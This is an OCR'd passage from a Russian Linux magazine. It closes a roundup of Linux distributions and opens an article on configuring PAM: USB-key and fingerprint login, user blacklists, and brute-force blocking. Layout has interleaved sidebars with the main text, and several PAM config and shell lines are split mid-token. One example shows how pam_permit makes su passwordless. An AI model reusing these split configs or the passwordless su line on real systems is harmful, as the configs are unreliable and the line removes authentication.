С выходом Fedora 11 обновлены и дополнительные сборки Spins (fedoraproject.org/wiki/Releases/11/Spins), среди которых доступны: вариант с XFce (подходит для слабых машин), Games, инженерная Fedora Electronic Lab, версия Educations (содержит образовательные программы, ориентирована на студентов) и AOS (Appliance Operating System), предлагающий предустановленный образ дистрибутива. Последний предназначен для OEM-поставщиков и содержит минимум пакетов. Кроме того, его можно использовать для запуска дистрибутива в виртуальных машинах.

Параллельно обновился и Russian Fedora Remix 11 (www.russianfedora.ru) — сборка Fedora с национальными особенностями. Изначально локализован; в нем присутствуют все популярные кодеки и шрифты, имеется индикатор раскладки и многое другое.



РАБОЧИЙ СТОЛ ОБНОВЛЕННОГО FEDORA

программе. Нажав Visit, попадаем на страницу рейтинга программы. Кнопка «Featured applications» вызывает одноименное окно, в котором будут показаны наиболее популярные приложения.
Для настройки правил пакетного фильтра в Mint использован Gufw, имеющий три режима работы — предустановленный (здесь указываются приложения), простой и Advanced. Кроме этого, заблокировать доступ к домену можно при помощи mintNanny. Достаточно занести домен в список, и в /etc/hosts ему будет сопоставлен адрес 0.0.0.0.
Программа установки на хард переведена на русский; сам процесс инсталляции довольно прост. Чтобы локализовать установленную систему, нужно вызвать Synaptic, в окне поиска ввести «russian» и отобрать нужные пакеты. Для локализации рабочего стола GNOME достаточно установить language-pack-gnome-ru.

CALCULATE LINUX DESKTOP 9.6 XFCE

ОС: Calculate Linux Desktop 9.6 XFCE
Сайт проекта: www.calculate-linux.ru
Дата выхода: 4 июня 2009 года
Лицензия: GPL
Аппаратные платформы: i686, x86_64
Системные требования: Intel Pentium Pro или AMD Athlon CPU, 256/512 Мб RAM и 3/6 Гб
Kernel 2.6.28.10, Glibc 2.8, Udev 141, HAL 0.5.11, X.org 7.4, XFCE 4.6.1, OpenOffice.Org 3.0.1.3

Calculate Linux — открытый проект по разработке дистрибутива, основанного на Gentoo, задача которого — сделать Gentoo проще и удобнее для установки и обновления на большом количестве систем. Поддерживается российской компанией Calculate Pack и разрабатывается для собственных нужд.
В настоящее время доступны три версии системы: Calculate Linux Desktop (CLD) с рабочими столами KDE 4.2.3/XFCE 4.6.1 и серверный вариант Calculate Directory Server (CDS). Нумерация подобна Ubuntu (год.месяц).
Документации по дистрибутиву на сайте проекта немного, хотя необходимый минимум есть. Учитывая родство Calculate с Gentoo, проблем с его освоением быть не должно. В основе дистрибутива лежит фирменная утилита (точнее Perl-скрипт) Calculate, при помощи которой можно собрать свой вариант системы, установить на хард, создать загрузочный ISO, собрать и установить дополнения (пакеты с темами, играми). Развивается своя ветка портежей — **Calculate Overlay** (svn.calculate.ru/overlay). Поддержка дистрибутива осуществляется сообществом, вопросы можно задавать в **Google Group** (groups.google.com/group/calculatelinux) или на **IRC-канале** (irc.calculate-linux.ru, возможен вход через веб-интерфейс).
Поддерживается установка на HDD и USB-HDD с файловой системой ext4, ext3, ext2, ReiserFS, JFS или XFS. Для загрузки через FTP/HTTP предлагается LiveCD. Через Torrent доступен LiveDVD. Перед загрузкой рекомендую ознакомиться с документом «Структура FTP зеркала», чтобы не ошибиться с образом. Версию с KDE ищи в каталоге CLD, XFCE — CLDX. Система изначально локализована.
Загрузочное меню предлагает:
- два варианта запуска системы (с X-сервером и без него);
- произвести загрузку в ОЗУ (если доступно 2 и более гигабайт оперативки);
- выполнить проверку памяти при помощи Memtest.

В меню выбираем язык (по умолчанию система грузится с английским интерфейсом), раскладку, разрешение экрана. Загружается и работает система довольно быстро (особенно в XFCE-варианте); рабочий стол выполнен традиционно и без излишеств. При наличии DHCP-сервера сеть подхватывается автоматически, для ручной настройки следует вызывать утилиту Wicd.
В Live-системе присутствует учетная запись guest/guest. Для получения root'овских прав следует применять su. Использование LZMA-компрессии позволило не только сделать работу системы чуть быстрее, но и включить больше программ. В меню находим локализованный OpenOffice.org 3.0.1, словарь StarDict, Firefox 3.0.10 (с Flash-плагином), ClawsMail, Pidgin, XChat, GIMP 2.6.6, Audacious, Mplayer и фронтэнд к нему gnome-mplayer. Удобно, что все основные кодеки присутствуют изначально. Переключатель раскладки выполнен несколько непривычно, — по <Caps Lock>.
Для установки системы используй утилиту calculate. Например, чтобы установить систему, обновляем установщик:

```
# calculate --update
```

Подготавливаем разделы (www.calculate-linux.ru/Разбиение_диска) и ставим, указав в качестве параметра корневой раздел, на который необходимо произвести установку:


```
# calculate --disk=/dev/sda2
```

По окончании копирования файлов дважды вводим пароль root. По умолчанию форматирование производится в ReiserFS, а установка GRUB — в MBR. При помощи дополнительных опций можно изменить поведение установщика. Если Calculate будет единственной системой, и диск > 45 Гб (эту цифру можно изменить в самом скрипте), то можно сделать просто: «calculate --disk=/dev/sda». После этого скрипт сам разобьет диск и установит систему. В дальнейшем обновление системы и установку приложений можно производить традиционным для Gentoo способом — через запуск emerge. Но разработчики предлагают свой путь: достаточно скопировать ISO-образ с новой версией в каталог /usr/calculate/share/linux и скомандовать calculate. Система обновится, а все настройки будут сохранены.

MOBLIN V2 UX (USER EXPERIENCE) BETA

ОС: Moblin v2 UX Beta
Сайт проекта: moblin.org
Дата выхода: 19 мая 2009
Лицензия: GPL
Аппаратные платформы: Intel Atom (x86)
Системные требования: нетбук

Moblin — OpenSource-проект, задачей которого является разработка Linux-платформы для мобильных устройств — нетбуки, неттопы, мобильные интернет-устройства (MID, Mobile Internet Device) и другие подобные девайсы. Разработка проводится под эгидой Intel, поэтому в первую очередь проект ориентирован на поддержку



ПРОГРАММА УСТАНОВКИ LINUX MINT НА ЖЕСТКИЙ ДИСК

устройств этой компании, хотя, возможно, Moblin будет работать и на x86-совместимых AMD Geode и VIA Nano/C7. В настоящее время протестирован на: Acer Aspire One, Asus eeePC 901, 1000H, Dell Mini 9, MSI Wind, Lenovo S10, Samsung NC10, HP Mini 1010 и 1120NR. При попытке запустить на настольной системе получим ошибку. Список задач, решаемых разработчиками, стандартен для таких систем — небольшое время загрузки ОС, нетребовательность к аппаратным ресурсам и улучшенные средства энергосбережения.

Основой Moblin послужил дистрибутив Fedora (какой именно — не сообщается, но пакеты подходят от 9). В бета-версии обнародована новая графическая оболочка, построенная на библиотеке Clutter (clutter-project.org), что поддерживает OpenGL и OpenGL ES (реализация для встроенных устройств, www.khronos.org/opengles). Изначально Clutter разрабатывался в рамках проекта OpenedHand, который в прошлом году приобрела Intel. Самое главное, что Clutter использует GLX-расширение стандартного сервера X.org, поэтому в отличие от Android, в Moblin можно запускать и обычные настольные приложения Linux. В итоге, у пользователя этой системы недостатка в программах быть не должно. Дистрибутив поставляется в виде загрузочного img-образа размером 700 Мб, предназначенного для копирования на USB-флешку или записи на CD.

Копирование на флешку можно произвести при помощи dd. Также проект предлагает свой скрипт **image-writer** (git.moblin.org/cgit.cgi/moblin-image-creator/plain/image-writer). Предусмотрена работа в Live-режиме без установки на хард и сетевая загрузка (netboot).

Рабочий стол базируется на XFCE, но интерфейс несколько отличается от привычного. В верхней части расположена панель, обеспечивающая доступ к основным задачам и приложениям. При запуске приложения создается специальная зона, что-то вроде виртуального рабочего стола. Пользователь может создавать несколько таких зон, переключаясь во время работы между ними. Доступен предпросмотр окон запущенных приложений в каждой зоне. При закрытии всех окон зоны та автоматически уничтожается. Пользователь может отобрать некоторые приложения (нажав на «булавку» в правом углу) в Favourite Applications.

Специальная панель m_zone содержит календарь, органайзер и информацию с сайтов вроде Twitter и Last.fm. Здесь же находятся ссылки на файлы, которые открывались последними.

В отдельной вкладке расположены ссылки на мультимедийный контент (аудио, видео и рисунки). Файлы, к которым обращались последними, будут в самом верху списка. Система индексации **Bickley** (moblin.org/projects/bickley) позволила реализовать поиск по метаданным.

В состав Moblin включен веб-браузер, построенный на движке Mozilla Gecko, медиаплеер, IM-клиент Empathy (поддерживает Jabber, Gtalk, ICQ, MSN, IRC, Salut) и другие приложения для работы в Сети. Хочется отметить наличие скриптов Moblin Image Creator 2 (MIC2), которые позволяют собрать свою версию Moblin.

ЗАКЛЮЧЕНИЕ

Каждый дистрибутив ориентирован на своего пользователя, под нужды которого и заточен. Выбирать лучший или худший в такой ситуации, я считаю, неправильно. А вот подобрать решение по вкусу, ты теперь, наверняка, сможешь.

ЕВГЕНИЙ ЗОБНИН
/ZOBNIN@GMAIL.COM/

PAM'ЯТКА МАТЕРОГО ЮНИКСОИДА

Модули аутентификации на все случаи жизни

Сегодня система подключаемых модулей аутентификации PAM поставляется в комплекте практически с любым UNIX'ом. Но немногие знают, что с ее помощью можно получить просто безграничный контроль над юзерами и способами входа в систему. К примеру, организовать аутентификацию по отпечаткам пальцев и USB-ключам, поместить пользователей в chroot-окружение и защитить хост от брутфорс-атак.

FEDORA 11 «LEONIDAS» ВВЕДЕНИЕ В PAM

Мы уже рассматривали PAM (Pluggable Authentication Modules) в одном из предыдущих выпусков журнала (*речь идет о статье «Система безопасности PAM изнутри», опубликованной в февральском номере][за 2006 год*, — Прим.ред.) Для тех, кто пропустил, объясню в двух словах. Система подключаемых модулей аутентификации представляет собой специальную модульную библиотеку, возможности которой может использовать любое приложение, осуществляющее аутентификацию и/или авторизацию пользователей. Хороший пример — системная утилита /bin/login, отвечающая за вход пользователя в ОС. До появления PAM она должна была сама находить пользователя в базе /etc/passwd и сверять хеш введенного им пароля с хранящимся в базе хешем. Сегодня все эти действия осуществляет PAM, а /bin/login только вызывает ее из своего кода и проверяет возвращаемый статус. Но это пустяк, потому что настоящая мощь PAM заключается в ее модульности, благодаря которой можно легко изменить используемый метод аутентификации (хочешь входить по отпечаткам пальцев — нет ничего проще!) и авторизации (пользователь должен уйти в chroot после логина — легко!) путем редактирования всего лишь одного конфигурационного файла.

PAM использует закрепленные за приложениями конфиги для получения информации о том, какие модули следует использовать для аутентификации/авторизации пользователя. Все они располагаются в каталоге /etc/pam.d. Рассмотрим пример одного из них — файл /etc/pam.d/login, закрепленный за утилитой /bin/login:

```
# vi /etc/pam.d/login
auth    sufficient pam_self.so
no_warn
auth    include    system
```

```
sshd[6892]: Failed password for root from 192.168.0.103 port 40235 ssh2
sshd[6892]: Failed password for root from 192.168.0.103 port 40235 ssh2
sshd[6892]: (pam_unix) 1 more authentication failure; logname= uid=0 euid=0 tty=ss
 ruser= rhost=192.168.0.103 user=root
sshd[6900]: (pam_unix) authentication failure; logname= uid=0 euid=0 tty=ssh ruser
 rhost=192.168.0.103 user=root
sshd[6900]: Failed password for root from 192.168.0.103 port 40236 ssh2
pam_abl[6909]:Blocking access from 192.168.0.103 to service ssh, user root
```

РЕЗУЛЬТАТ РАБОТЫ МОДУЛЯ PAM_ABL

```
account  requisite pam_securetty.
so
account  required  pam_nologin.so
account  include   system
session  include   system
password include   system
```

Формат конфигурационного файла PAM был подробно описан в вышеназванной статье, поэтому сейчас я скажу только о том, что существует четыре стека PAM-модулей, модули каждого из которых вызываются поочередно. Первый столбец как раз и указывает на используемый стек:

- **auth** — сюда помещаются модули, проводящие аутентификацию;
- **account** — модули, определяющие, можно ли пользователю зайти;
- **session** — выделение ресурсов для пользователей (например, монтирование домашнего каталога);
- **password** — модули, обеспечивающие обновление учетной записи пользователя и его пароля (этот стек использует команда /usr/bin/passwd).

Второй столбец — это флаг, который определяет, что делать в случае (не)успешной отработки модуля. Третий столбец — имя модуля, четвертый — его аргументы (также модуль может иметь конфигурационный файл, располагающийся в каталоге /etc/security). Обрати внимание на особую директиву include, которая не вписывается в общий синтаксис и позволяет подключать другой конфиг (чтобы не дублировать содержимое). В нашем случае для каждого стека указан включаемый файл system (также расположенный в каталоге /etc/pam). Это специфика FreeBSD; Linux-дистрибутивы Debian и Ubuntu используют для тех же целей файлы common-* (common-auth, common-session и т.д.), а Gentoo и Mandriva — system-*. В одном из этих файлов ты обязательно найдешь строку с запуском PAM-модуля, ответственного за поиск пользователя в базе /etc/passwd и сравнение хешей:

```
auth required pam_unix.so no_warn
try_first_pass nullok
```

Уберем ее, и двери захлопнутся, больше в систему не войдешь.

А теперь немного магии. Как я уже говорил, изменяя несколько строк в конфигурационных файлах, мы можем сделать с методом аутентификации и авторизации все, что угодно (в рамках возможностей доступных модулей, конечно). Возьмем, к примеру, файл /etc/pam.d/su, стек модулей auth которого выглядит так:

vi /etc/pam.d/su

```
auth    sufficient pam_rootok.so
no_warn
auth    sufficient pam_self.so  no_
warn
auth    requisite  pam_group.
so  no_warn group=wheel root_only
fail_safe
auth    include    system
```

Сначала вызывается модуль pam_rootok, который проверяет UID пользователя, запустившего приложение, и успешно завершается, если он равен нулю. Все остальные модули в этом случае пропускаются (флаг sufficient). Если первый модуль завершился неудачно (пользователь не root), стартует модуль pam_self, который проверяет, совпадает ли UID вызывающего пользователя с UID'ом пользователя, для которого осуществляется авторизация. Если это так, остальные модули не запускаются (поясню на примере: если пользователь vasya делает «su vasya», модуль возвращает «да», и su выполняется успешно, не спрашивая пароля). Далее с помощью модуля pam_group происходит проверка на членство вызывающего пользователя в группе wheel, и, если это не так, пользователя отфутболивают (флаг requisite). В конце выполняются модули, помещенные в стек auth в файле /etc/pam.d/system (вызов pam_unix, сверяющего пароль).

Приведу несколько примеров. Хочешь сделать так, чтобы su не смог пользоваться никто? Тогда удали все эти строки и впиши на их место «auth sufficient pam_deny.so». Модуль pam_deny — это аналог команды false. Он всегда выполняется неудачно, поэтому su не сможет воспользоваться ни один пользователь, включая root. Антипод ему — модуль pam_permit, всегда исполняющийся удачно. Запиши в /etc/pam.d/su строку «auth sufficient pam_permit.so», и su смогут использовать все, кому не лень, не вводя пароль.

Но все это игрушки в сравнении с тем, что нас ждет дальше.

USB-КЛЮЧИ И ОТПЕЧАТКИ ПАЛЬЦЕВ

Стандартная комплектация Linux-PAM и OpenPAM уже включает в себя несколько модулей аутентификации, которые следует помещать в стек auth. Это, например, модуль pam_guest, который позволяет использовать для аутентификации специальные гостевые аккаунты, pam_ftpusers, впускающий пользователя только если его имя присутствует в файле /etc/ftpusers, или pam_securetty, разрешающий суперпользователю логиниться лишь с терминалов, которые помечены как secure в файле /etc/ttys (или просто перечислены в файле /etc/securetty в Linux). Все они задействованы в системах аутентификации различных приложений, но для нас особого интереса не представляют.

В большинстве систем среди штатных модулей есть такие, которые позволяют производить аутентификацию с помощью USB-ключей, смарт-карт и даже отпечатков пальцев. Возьмем, к примеру, модуль pam_usb. Он считывает ключ с USB-брелка и на его основе делает вывод о правомочности пользователя войти в систему. Вставил брелок — вошел, вынул — система заблокирована. Интересно? Тогда вперед.

В портах FreeBSD pam_usb нет, поэтому все описанное ниже пригодится только пользователям Linux (примеры даны для Debian/Ubuntu). Установим pam_usb и нужные для его настройки утилиты:

```
# apt-get install libpam-usb
pamusb-tools
```

Подключим USB-брелок и запустим pamusb-conf, чтобы добавить флешку в конфигурационный файл:


```
# pamusb-conf --add-device лю-
бое_имя
```

Утилита попросит выбрать нужное устройство, раздел, используемый для хранения ключа, и

ИСТОРИЯ PAM

Идея PAM принадлежит Sun Microsystems, двое сотрудников которой разработали первую версию системы в 1995 году. Впервые PAM появился в Solaris 2.3, а сегодня входит в поставку большинства UNIX-подобных ОС, включая Linux, FreeBSD, NetBSD и Mac OS X. API системы PAM был включен в спецификацию XSSO. Это стандартизовало PAM и привело к появлению нескольких совместимых между собой реализаций системы:

- Оригинальная реализация, поставляемая в составе Solaris;
- Linux-PAM, используемый в дистрибутивах Linux;
- OpenPAM, разработанный для BSD-систем.



```
#
# PAM configuration for the "sshd" service
#

# auth
auth        sufficient    pam_opie.so            no_warn no_fake_prompts
auth        requisite     pam_opieaccess.so      no_warn allow_local
#auth       sufficient    pam_krb5.so            no_warn try_first_pass
#auth       sufficient    pam_ssh.so             no_warn try_first_pass
auth        required      pam_unix.so            no_warn try_first_pass

# account
account     required      pam_nologin.so
#account    required      pam_krb5.so
account     required      pam_login_access.so
account     required      pam_unix.so

# session
#session    optional      pam_ssh.so
session     required      pam_permit.so

# password
#password   sufficient    pam_krb5.so            no_warn try_first_pass
password    required      pam_unix.so            no_warn try_first_pass
```

КОНФИГУРАЦИОННЫЙ ФАЙЛ PAM ДЛЯ СЕРВИСА SSHD

спросит о том, следует ли заносить устройство в конфигурационный файл. Следует ответить «да», то есть «y».
Добавим пользователей, которые смогут войти в систему с помощью этого USB-брелка:

```
# pamusb-conf --add-user root
```

Выбираем уже добавленный в конфиг брелок, нажимаем «y» и проверяем правильность произведенных настроек:

```
# pamusb-check root
```

На этом настройка pam_usb завершена. Осталось добавить pam_usb в стек auth необходимых приложений и насладиться результатом.
Не будем утомлять себя редактированием всех конфигурационных файлов PAM, закрепленных за каждым приложением, и внесем изменения во включаемый файл /etc/pam.d/common-auth. Для этого откроем его в редакторе и перед строкой, содержащей имя pam_unix.so, добавим строку «auth sufficient pam_usb.so». Теперь любое приложение, конфигурационный файл PAM которого включает в себя common-auth, будет пытаться аутентифицировать пользователя с помощью ключа, записанного на USB-брелок, и только в случае неудачи запросит пароль.
С отпечатками пальцев дело обстоит еще проще. Уже год как существует замечательный проект fprint (www.reactivated.net/fprint/wiki/Main_Page), смысл которого в разработке унифицированной библиотеки для работы с различными сканерами отпечатков (подключаемых к USB-порту) и набора утилит для работы с ней. Кроме прочего, в комплект утилит входит и нужный нам модуль pam_fprint.
Связка libfprint и pam_fprint уже включена по умолчанию в новые релизы Ubuntu и Fedora и доступна через систему портов FreeBSD (/usr/ports/security/pam_fprint). Поэтому вручную устанавливать ничего не потребуется, а для

СТАНДАРТНАЯ ПОСТАВКА OPENPAM ВКЛЮЧАЕТ В СЕБЯ БОЛЬШОЕ КОЛИЧЕСТВО МОДУЛЕЙ

```
-r--r--r--  1 root  wheel   11K 29 мар 14:17 pam_unix.so.4
lrwxr-xr-x  1 root  wheel   13B 29 мар 14:17 pam_unix.so@ -> pam_unix.so.4
-r--r--r--  1 root  wheel  7,1K 29 мар 14:17 pam_tacplus.so.4
lrwxr-xr-x  1 root  wheel   16B 29 мар 14:17 pam_tacplus.so@ -> pam_tacplus.so.4
-r--r--r--  1 root  wheel  9,1K 29 мар 14:17 pam_ssh.so.4
lrwxr-xr-x  1 root  wheel   12B 29 мар 14:17 pam_ssh.so@ -> pam_ssh.so.4
-r--r--r--  1 root  wheel  3,9K 29 мар 14:17 pam_self.so.4
lrwxr-xr-x  1 root  wheel   13B 29 мар 14:17 pam_self.so@ -> pam_self.so.4
-r--r--r--  1 root  wheel  4,1K 29 мар 14:17 pam_securetty.so.4
lrwxr-xr-x  1 root  wheel   18B 29 мар 14:17 pam_securetty.so@ -> pam_securetty.so.4
-r--r--r--  1 root  wheel  3,6K 29 мар 14:17 pam_rootok.so.4
lrwxr-xr-x  1 root  wheel   15B 29 мар 14:17 pam_rootok.so@ -> pam_rootok.so.4
-r--r--r--  1 root  wheel  3,8K 29 мар 14:17 pam_rhosts.so.4
lrwxr-xr-x  1 root  wheel   15B 29 мар 14:17 pam_rhosts.so@ -> pam_rhosts.so.4
-r--r--r--  1 root  wheel  8,6K 29 мар 14:17 pam_radius.so.4
lrwxr-xr-x  1 root  wheel   15B 29 мар 14:17 pam_radius.so@ -> pam_radius.so.4
-r--r--r--  1 root  wheel  3,6K 29 мар 14:17 pam_permit.so.4
lrwxr-xr-x  1 root  wheel   15B 29 мар 14:17 pam_permit.so@ -> pam_permit.so.4
-r--r--r--  1 root  wheel   39K 29 мар 14:17 pam_passwdqc.so.4
lrwxr-xr-x  1 root  wheel   17B 29 мар 14:17 pam_passwdqc.so@ -> pam_passwdqc.so.4
-r--r--r--  1 root  wheel  4,2K 29 мар 14:17 pam_opieaccess.so.4
lrwxr-xr-x  1 root  wheel   19B 29 мар 14:17 pam_opieaccess.so@ -> pam_opieaccess.so.4
-r--r--r--  1 root  wheel  4,8K 29 мар 14:17 pam_opie.so.4
lrwxr-xr-x  1 root  wheel   13B 29 мар 14:17 pam_opie.so@ -> pam_opie.so.4
-r--r--r--  1 root  wheel  4,9K 29 мар 14:17 pam_nologin.so.4
lrwxr-xr-x  1 root  wheel   16B 29 мар 14:17 pam_nologin.so@ -> pam_nologin.so.4
-r--r--r--  1 root  wheel  7,2K 29 мар 14:17 pam_login_access.so.4
lrwxr-xr-x  1 root  wheel   21B 29 мар 14:17 pam_login_access.so@ -> pam_login_access.so.4
-r--r--r--  1 root  wheel  6,1K 29 мар 14:17 pam_lastlog.so.4
lrwxr-xr-x  1 root  wheel   16B 29 мар 14:17 pam_lastlog.so@ -> pam_lastlog.so.4
-r--r--r--  1 root  wheel  7,5K 29 мар 14:17 pam_ksu.so.4
lrwxr-xr-x  1 root  wheel   12B 29 мар 14:17 pam_ksu.so@ -> pam_ksu.so.4
-r--r--r--  1 root  wheel   18K 29 мар 14:17 pam_krb5.so.4
```



info

- Авторство системы Linux-PAM принадлежит компании Red Hat, впервые включившей ее в дистрибутив RedHat 3.0.4 (1996 год).
- Руководство проекта FreeBSD перевело ОС на OpenPAM только с выходом пятой ветки. «Четверка» использовала Linux-PAM.
- До появления идеи разделения настроек PAM в каталоге /etc/pam.d все приложения использовали единый конфигурационный файл /etc/pam.conf.



links

Ссылка на статью «Система безопасности PAM изнутри»: www.xakep.ru/magazine/xa/086/112/1.asp.

```
-(jim@localhost)-(~)-
-(0:0)-> ls -l /etc/pam.d
total 38
-r--r--r--  1 root  wheel   2,8K 29 мар 14:31 README
-rw-r--r--  1 root  wheel   322B 29 мар 14:31 atrun
-rw-r--r--  1 root  wheel   199B 29 мар 14:31 cron
-rw-r--r--  2 root  wheel   547B 29 мар 14:31 ftp
-rw-r--r--  2 root  wheel   547B 29 мар 14:31 ftpd
-rw-r--r--  1 root  wheel   467B 29 мар 14:31 gdm
-rw-r--r--  1 root  wheel   365B 29 мар 14:31 imap
-rw-r--r--  1 root  wheel   467B 29 мар 14:31 kde
-rw-r--r--  1 root  wheel   374B 29 мар 14:31 login
-rw-r--r--  1 root  wheel   662B 29 мар 14:31 other
-rw-r--r--  1 root  wheel   319B 29 мар 14:31 passwd
-rw-r--r--  1 root  wheel   365B 29 мар 14:31 pop3
-rw-r--r--  1 root  wheel   328B 29 мар 14:31 rsh
-rw-r--r--  1 root  wheel   739B 29 мар 14:31 sshd
-rw-r--r--  1 root  wheel   380B 29 мар 14:31 su
-rw-r--r--  1 root  wheel   705B 29 мар 14:31 system
-rw-r--r--  1 root  wheel   754B 29 мар 14:31 telnetd
-rw-r--r--  1 root  wheel   532B 29 мар 14:31 xdm
```

ДЛЯ КАЖДОГО СЕРВИСА СВОЙ КОНФИГУРАЦИОННЫЙ ФАЙЛ PAM

настройки необходимо выполнить всего два шага. Первый — создать слепок пальца с помощью следующей команды:

```
$ pam_fprint_enroll --enroll-finger 6
```

Цифра 6 означает большой палец правой руки. Система fprint нумерует пальцы обеих рук слева направо, от одного до десяти, так что 1 — это мизинец левой руки, а 8 — средний палец правой.

Второй шаг. Добавить pam_fprint в стек auth необходимых приложений. Для этого открываем уже знакомый нам /etc/pam.d/common-auth (или /etc/pam.d/system во FreeBSD) и вставляем в начало строку «auth sufficient pam_fprint.so». При необходимости указываем флаг required вместо sufficient, чтобы без отпечатка вообще нельзя было войти (но не рекомендую этого делать; современные потребительские системы распознавания отпечатков пальцев далеки от совершенства).

ЧЕРНЫЕ СПИСКИ, БЕСПАРОЛЬНЫЕ ПОЛЬЗОВАТЕЛИ И АЛЬТЕРНАТИВНЫЕ БАЗЫ ПАРОЛЕЙ

Процесс помещения пользователей в черные и белые списки до появления PAM обычно превращался в какое-то шаманство, сопровождаемое многочисленными экспериментами, а конечная цель достигалась за счет использования костылей. Сегодня пользователям и системным администраторам живется намного легче: существует несколько PAM-модулей, позволяющих реализовать блэклистинг и автоматизацию входа пользователя в систему.

Возьмем, к примеру, модуль pam_listfile (доступный только в пакете Linux-PAM). С его помощью легко настроить систему беспарольного входа пользователей. Просто добавь следующую строку в конфигурационный PAM-файл нужного приложения и запиши беспарольных пользователей в файл /etc/users.allow:

```
auth sufficient pam_listfile.so item=user
sense=allow file=/etc/users.allow onerr=fail
```

Немного изменив строку, можно добиться запрещения входа пользователей:

```
auth sufficient pam_listfile.so item=user
sense=deny file=/etc/users.deny onerr=fail
```

Причем, в качестве значения опции item можно использовать также tty, user, rhost, ruser, group, shell. Это дает возможность запрещать/позволять вход не только на основе имен пользователей, но и имени терминала, с которого происходит вход, имени удаленного хоста/пользователя, группы и т.д.

Другой похожий модуль называется pam_access. Он использует более гибкий и сложный формат конфигураци-



info

• В OpenBSD поддержка PAM полностью отсутствует.

• С помощью PAM невозможно реализовать Kerberos.

```
Port:   pam_mysql-0.7.r1
Path:   /usr/ports/security/pam-mysql
Info:   A pam module for authenticating with MySQL
Maint:  anders@FreeBSD.org
B-deps: autoconf-2.62 autoconf-wrapper-20071109 automake-1.4.6_5 automake-wrapper-20071109
libtool-1.5.26 m4-1.4.11,1 mysql-client-5.0.67_1 perl-5.8.8_1
R-deps: mysql-client-5.0.67_1
WWW:    http://pam-mysql.sourceforge.net/

Port:   pam-pgsql-0.6.3_1
Path:   /usr/ports/security/pam-pgsql
Info:   A pam module for authenticating with PostgreSQL
Maint:  chinsan@FreeBSD.org
B-deps: gettext-0.17_1 libiconv-1.11_1 mhash-0.9.9 postgresql-client-8.2.9
R-deps: gettext-0.17_1 libiconv-1.11_1 mhash-0.9.9 postgresql-client-8.2.9
WWW:    http://sourceforge.net/projects/pam-pgsql/

Port:   pam_abl-0.2.3
Path:   /usr/ports/security/pam_abl
